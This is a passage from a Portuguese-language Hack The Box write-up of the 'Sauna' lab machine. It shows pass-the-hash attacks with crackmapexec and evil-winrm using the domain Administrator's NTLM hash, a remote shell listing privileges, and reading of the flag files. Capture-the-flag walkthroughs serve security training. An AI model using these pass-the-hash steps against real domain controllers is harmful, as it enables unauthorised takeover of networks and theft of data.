SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [*] EGOTISTICAL-BANK.LOCAL\Administrator 823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)

(JavaliMZ@kali)~[/C/HackTheBox]$ crackmapexec winrm 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
WINRM 10.10.10.175 5985 SAUNA [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman
WINRM 10.10.10.175 5985 SAUNA [*] EGOTISTICAL-BANK.LOCAL\Administrator:823452073d75b9d1cf70ebdf86c7f98e (Pwn3d!)

(JavaliMZ@kali)~[/C/HackTheBox]$ evil-winrm -i 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
Evil-WinRM shell v3.2
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
egotisticalbank\Administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami /priv

PRIVILEGES INFORMATION
=====
Privilege Name Description State
=====
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Enabled
SeMachineAccountPrivilege Add workstations to domain Enabled
SeSecurityPrivilege Manage auditing and security log Enabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Enabled
SeLoadDriverPrivilege Load and unload device drivers Enabled
SeSystemProfilePrivilege Profile system performance Enabled
SeSystemtimePrivilege Change the system time Enabled
SeProfileSingleProcessPrivilege Profile single process Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Enabled
SeCreatePagefilePrivilege Create a pagefile Enabled
SeBackupPrivilege Back up files and directories Enabled
SeRestorePrivilege Restore files and directories Enabled
SeShutdownPrivilege Shut down the system Enabled
SeDebugPrivilege Debug programs Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Enabled
SeUndockPrivilege Remove computer from docking station Enabled
SeEnableDelegationPrivilege Enable computer and user accounts to be trusted for delegation Enabled
SeManageVolumePrivilege Perform volume maintenance tasks Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
SeTimeZonePrivilege Change the time zone Enabled

[3/8]
HTB - Sauna @ 10.10.14.12 @ 10.10.10.175 1 WinRM fsmith 2 WinRM svc_loanmgr 3 zsh 4 zsh © 13:15 < 16 Sep javali
```

E já somos donos de todo o Domain Controller! Podemos fazer o que quisermos... Agora podemos facilmente ver as flags...

```
cmd /c 'dir /r /s root.txt user.txt' # As flags encontram-se repetidos e diferentes locais. Para não se procurar muito manualmente lool
type 'C:\Users\Administrator\Desktop\root.txt'
#> 1e5fcd4ecf49643b2ef3cf.....
type 'C:\Users\FSmith\Desktop\user.txt'
#> f60d2f69c67ec56ad618ef.....
```